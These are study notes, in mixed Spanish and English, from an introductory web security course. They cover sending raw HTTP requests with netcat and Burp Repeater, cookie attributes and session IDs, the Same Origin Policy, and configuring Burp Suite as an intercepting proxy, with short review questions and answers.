DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-27.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrflhws1.cloudfront.net != server-65-9-149-12.qro51.r.cloudfront.net
dkehzmrflhws1.cloudfront.net [65.9.149.9] 80 (http) open
GET / HTTP/1.1
Host: www.ferrari.com

HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Thu, 28 Apr 2022 20:58:22 GMT
Content-Type: text/html
Content-Length: 183
Connection: keep-alive
Location: https://www.ferrari.com/
X-Cache: Redirect from cloudfront
Via: 1.1 7a79c3882f20afde01b79c89d0edc25c.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: QR051-C1
X-Amz-Cf-Id: _04_2H-tk8z80_q-yMAnysfjHzMVcr0VucEVJPt-ACcRsKPBSULDRQ==

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>CloudFront</center>
</body>
</html>
```

Y Podemos visualizar el index page, donde la primera sección que podemos ver es el header y después el index

Usar Burpsuite para replicar el mismo request que hicimos en netcat

Abrimos burp suite

Nos vamos a repeater


Nos vamos donde esta el lapis superior derecho

Y ponermos en host:

www.ferrari.com

Port: 80

Le damos ok



Burp Suite Free Edition v1.6

Target: http://www.ferrari.com

Request

Raw Headers Hex

GET / HTTP/1.0
Host: www.ferrari.com

Response

Raw Headers Hex HTML Render

```
Content-Type: text/html; charset=UTF-8
Content-Length: 272
Connection: close
Age: 0
Cache-Control: no-cache, must-revalidate, max-age=0
Date: Fri, 06 Feb 2015 14:28:04 GMT
Location: /en/en/
Server: Apache
Set-Cookie: ferrari_preferred_language=en_en; expires=Fri, 13-Feb-2015 14:28:04 GMT; Max-Age=604800; path=/; httponly
Set-Cookie: Geolocation=en_EN; expires=Fri, 13-Feb-2015 14:28:04 GMT; Max-Age=604800; path=/; domain=.ferrari.com
Set-Cookie: GeolocationV2=en_EN%67Cinternational; expires=Fri, 13-Feb-2015 14:28:04 GMT; Max-Age=604800; path=/; domain=.ferrari.com
X-Varnish: 753940
X-Cache: Miss from cloudfront
Via: 1.1 fb29518a1bc79700a4469d37971903.cloudfront.net (CloudFront)
X-Amz-Cf-Id: RNMHQCCewf9VdtQj9nVPuj7WZpO9kenOYzGzPfLhgoZCP5EkuMl06Q==

<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<meta http-equiv="refresh" content="1;url=/en_en" />

<title>Redirecting to /en_en/</title>
</head>
<body>
    Redirecting to <a href="/en_en">/en_en</a>.
</body>
</html>
```

Done

Le damos en render
Click en follow redirection

Burp Suite Free Edition v1.6

Target: http://www.ferrari.com

Request

Raw Headers Hex

GET /en/en HTTP/1.0
Host: www.ferrari.com

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Connection: close
Age: 2350
Cache-Control: no-cache, must-revalidate, max-age=0
Date: Fri, 06 Feb 2015 13:49:42 GMT
Server: Apache
Surrogate-Control: content="ESI/1.0"
X-Varnish: 233491 165803
Vary: Accept-Encoding
X-Cache: Miss from cloudfront
Via: 1.1 274e1cfcf8742bc1daf6758339689e9a.cloudfront.net (CloudFront)
X-Amz-Cf-Id: iKFme1dvh8m_77XmbCUifOkU2S8KQnXm0gUbKMEG10Tk3j46LC6Q==

<!DOCTYPE html>
<!--[if lt IE 7]> <html class="ie6"> </if>-->
<!--[if IE 7]> <html class="ie7"> </if>-->
<!--[if IE 8]> <html class="ie8"> </if>-->
<!--[if IE 9]> <html class="ie9"> </if>-->
<!--[if gt IE 9]><!--> <html>
```

<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />

<title>Official Ferrari website</title>
<meta name="description" content="All the official Ferrari brand content: dedicated websites for our cars, sporting activities and official products from the Store" />
<meta name="keywords" content="Official Ferrari Sites, Ferrari Sites, Ferrari Portals, Ferrari Brand, Enzo Ferrari, cars, sports, Scuderia Ferrari, Formula 1, Maranello, Prancing Horse, Prancing Horse" />

Done

Y tenemos respuesta 200 ok

Podemos conectarnos aun entorno de HTTPS con openssl

Comando

Openssl s_client -connect hack.me:443

Which command-line tool can be used for HTTP analysis?

netcat

Which command was used to open a TCP connection on port 80 of www.ferrari.com?

nc -v www.ferrari.com 80

Which Burp Suite tool is used for HTTP(s) analysis?

Repeater

What command is used to open a TCP connection using OpenSSL to hack.me?

openssl s_client -connect hack.me:443

Which command-line tool is used for HTTPS analysis?

Openssl

Which argument in openssl is helpful in an in-depth analysis of handshake?

-debug

Imprimir solo la cabecera

HEAD / HTTP/1.1

Host: www.ferrari.com

Enter

Enter

```

> nc -v www.ferrari.com 80
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-9.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-12.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-27.qro51.r.cloudfront.net
DNS fwd/rev mismatch: dkehzmrfhlws1.cloudfront.net != server-65-9-149-43.qro51.r.cloudfront.net
dkehzmrfhlws1.cloudfront.net [65.9.149.9] 80 (http) open
HEAD / HTTP/1.1
Host: www.ferrari.com

HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Thu, 28 Apr 2022 21:07:50 GMT
Content-Type: text/html
Content-Length: 183
Connection: keep-alive
Location: https://www.ferrari.com/
X-Cache: Redirect from cloudfront
Via: 1.1 9069e80e155d08761cf7af819d2d96ac.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: QR051-C1
X-Amz-Cf-Id: B0oFnt0M0ulIOEi_JJBekM6LDk9CNXFmyfahF3s6RWtyDCB3wr5UTQ==

```

HTTP Cookies

HTTP Cookies

A server can set a cookie via the **Set-Cookie** HTTP header field in a response message.

A cookie contains the following attributes:

- The actual content
- An expiration date
- A path
- The domain
- Optional flag
 - Http only flag
 - Secure flag

```

HTTP/1.1 200 OK
Date: Wed, 19 Nov 2014 10:06:45 GMT
Cache-Control: private, max-age=0
Content-Type: text/html;
charset=UTF-8
Content-Encoding: gzip
Server: Apache/2.2.15 (CentOS)
Set-Cookie: ID=Value; expires=Thu, 21-May-2015 15:25:20 GMT; path=/;
domain=.example.site; HttpOnly
Content-Length: 99043

```

Cookies Format

Cookies Handing

Cookie content	<code>{ID-VALUE};</code>
Expiration date	<code>{expires=Thu, 21-May-2015</code> <code>15:25:20 GMT};</code>
Path	<code>{path=/example/path};</code>
Domain	<code>{domain= example.site};</code>
Flag-setting attributes	<code>{HttpOnly};</code> <code>Secure</code>

Browser use domain, path, expires and flags attribute to choose whether or not send a cookie in a request.

Cookies are sent only to the **valid domain/path** when they are **not expired** and according to their **flag**.

Cookies Domain

The **domain** field and the **path** field set the **scope** of the cookie.

The browser sends the cookie only if the request is for the right domain.

When a web server installs a cookie, it sets the domain field, e.g., `elearnsecurity.com`. Then, the browser will use the cookie for every request sent to that domain and **all its subdomains**.

Example

When a cookie has the domain attribute set to:

`Domain=elearnsecurity.com`

Or

`Domain=.elearnsecurity.com`

The browser will send the cookie to:



www.elearnsecurity.com


`whatever.subdomain.elearnsecurity.com`

`elearnsecurity.com`

if the **server does not specify** the domain attribute, the browser will automatically set the domain as the server domain and set the cookie **host-only** flag; this means that the cookie will be sent **only to the precise hostname**.

Now you will see a browser chooses to send or not to send a cookie.





Cookies Path

As we saw previously, the **path** and the **domain** attributes set the **scope** of a cookie.

The browser will send a cookie to the **right domain and to any subpath of the path field value**.

EXAMPLE

When a cookie has the path attribute set to:

- **Path=/the/path**

The browser will send the cookie to the right domain and to the resources in

- **/the/path**

- `/the/path/sub`
- `/the/path/sub/sub/sub/path`

But it will not send it to `/otherpath`

Cookies Expires Attribute

The **expires** attribute sets the **validity time windows** of a cookie.

A browser will not send an expired cookie to the server. Session cookies expires with the HTTP session; you will see more about that later this module.

Cookies Http-Only Attribute

When a server installs a cookie into the client with the **http-only attribute**, the client will set the **http-only flag** for that cookie.

This mechanism prevents JavaScript, Flash, Java and any other non-HTML technology from reading the cookie, thus preventing cookie stealing via XSS.

Cookies Secure Attribute

Secure flag creates secure cookies that will only be sent over an **HTTPS** connection (they will not be sent over HTTP)

Cookies Content

EXAMPLE

A cookie can carry a number of values. A server can set multiple values with a single *Set-cookie* header by specifying multiple *KEY-Value* pairs.

Set-Cookies: `Username="john"; auth=1`

Set two values: one for username and one for auth.


Cookies Protocol

[RFC6265](#) states cookies format, how a server can install cookies and how a client use them.

Cookies are often installed during a login.
In this example, the browser sends a **POST** request with the username and password.




The server sends a response with a **Set-cookie** header field, thus telling the browser to install the cookie.




For every subsequent request, the browser considers:

- Domain
- Path
- Expiration
- Flags



If the checks pass, the browser will insert a **cookie:header** in the request.



Sessions

Sometimes the web developer prefers to store some information on the **server side** instead of client; this happens to hide the application logic or just to avoid the back-and-forth data transmission typical of cookies.


Sessions are a mechanism that lets the website store variables specific for a given on the **server side**.

Each user session is identified by a **session id**, or token, which the server assigns to the client.

The client then presents this ID for each subsequent request. Thus being recognized by server.

By means of the session ID, the **server retrieves the state of the client** and all its associated variables. The server store Session IDs inside text files in its storage. You can find an example in the next slide.

Sessions Example



Session Cookies

How does a web application install session IDs on a web server?

By using session cookies

It now time to see how to use **HTTP sessions**

Session cookies just contain a single parameter value pair referring to the session.

```
SESSION=0wvCtOBWDH8w  
PHPSESSID=l3Kn5Z6Uo4pH  
JSESSIONID=W7DPUBgh7kTM
```

Websites running PHP install session cookies by using the “*PHPSESSID*” parameter name, while JSP websites use “*JSESSIONID*”. Each development language has its own default session parameter name.

Of course, the web developer can also choose to use a custom parameter name.


If needed, servers install session cookies after a browser performs some kind of activity like:

- Opening a specific page
- Changing settings in the web application
- Logging in


Session Cookies

The browser then uses the cookie in subsequent requests. A session could contain many variables, so sending a small cookie keeps the bandwidth usage low.

You can see a session cookie in action.




The client uses a login form to POST the user's credentials.



The server sends back a response with a Set-cookie header field.

The cookie contains the **session ID**.



The browser will send back the cookie according to the cookie protocol, thus sending the **session ID**.

GET Request

Example

Session IDs can also be transmitted via **GET request**

```
http://example.site/resource.php?sessid=k27rds7h8w
```

HTTP(s) Cookies and Sessions

Command

- Which flag prevents JavaScript, Flash, Java and any other non-HTML technology from reading or stealing the cookies?
 - **HTTPOnly**
- Where can we modify and manipulate cookies?
 - **Developer Tools**
- The header field that the server sends to a browser instructing to install a cookie?
 - **Set-Cookie**
- In cookies panel, which attribute sets the validity time window of a cookie?
 - **Expires**
- Where are cookies stored?
 - **Cookie jar**
- Which panel in Firebug extension is used to analyse the Network Traffic?
 - **Net**

Same Origin Policy

Same Origin Policy

Same Origin Policy (SOP) is critical point of web application security.

This policy prevents Java Script code from getting or setting properties on a resource coming from a **different origin**.

The browser uses:



To determine if JavaScript can access a resource: *Hostname, port, and protocol must match.*

Example:

A JavaScript script on

- https://www.elearnsecurity.com:345/

protocol	hostname	port
https	www.elearnsecurity.com	345

Can read resources from:

- `https://www.elearnsecurity.com:345/path`
 - `https://www.elearnsecurity.com:345/path/2`

Example

But not from:

<https://www.elearnsecurity.com/path>

(Same protocol and domain but different port)

<http://www.elearnsecurity.com:345/path>

(Same port and domain but different protocol)

<https://www.heralab.net:345/path>

(Same port and protocol but different domain)

Note that SOP applies only to the **actual code of a script**.

It is still possible to include external resources by using HTML tags like *img*, *script*, *iframe*, *object*, etc.

The entire web application security is based on Same Origin Policy.

If a script on domain A was able to read content on domain B, it would be possible to steal client's information and mount a number of very dangerous attacks.

Burp Suit

In this section I will learn web applications analysis find vulnerabilities, attacks and of course burp suit es one of the most used pentesting tools.

Intercepting Proxies

Any web application contains many object-like scripts, images, style sheets, client and server-side intelligence.

Having **tools** that help in the **study** and **analysis** of web application behavior is critical.

An **interception proxy** is a tool that lets you analyze and modify any request, and any response exchanged between an HTTP client and a server.

By intercepting HTTP messages, a penetration tester can study a web application behavior and manually test for vulnerabilities.

The most used web application proxies are:

The intercepting proxy feature of [Burp Suite](#)

[ZAP](#)


Proxies are fundamental while analyzing web applications and will become your best friend for web-app testing.

Intercepting Proxies


Do not confuse intercepting proxies with common web proxy servers like [Squid](#). Proxy servers have different purposes:

Bandwidth optimization, content filtering and more.

Here the proxy is an application which intercepts the penetration tester's browser traffic.




Here the proxy server filters all the traffic coming from the internal network.



Burp Proxy

Burp suite offers one of the best proxies available, you can download the Free Edition [here](#).



Burp suite will let you:

- Intercept request and response between your browser and the web server.
- Build request manually
- Crawl (rastreando) a website by automatically visiting every page in a web site.
- Fuzz (es una técnica de pruebas de software, a menudo automatizado o semiautomatizado, que implica proporcionar datos inválidos, inesperados o aleatorios a las entradas de un programa de ordenador) web applications by sending them patterns of valid and invalid inputs to test their behavior.

You can **intercept and modify** requests coming from your browser **before** they are sent to the remote server.

You can modify the **header** and the **body** of a message **by hand or automatically**.

Burp Proxy Configuration


Now I will see how to launch, configure, and use Burp Suite with your browser.

If you want to run it on another operating system, you can download it from the [Portswigger Website](#)


To run Burp, double click in the jar file you downloaded or run the below from the console
`Java -jar burpsuite_free_v1.6.jar`

Command

Now, go to the Proxy tab and then the *Options sub-tab*



Here you can start and stop the proxy and configure the *host:port* pair on which burp will listen.



Scrolling down you can find other configuration items to fine tune, which messages to intercept, how to automatically change message content and more.


For now, just leave the default options as they are, you will see how to use those features later on.

One Burp Proxy is configured, you have to configure your browser to use it as the proxy for every protocol.

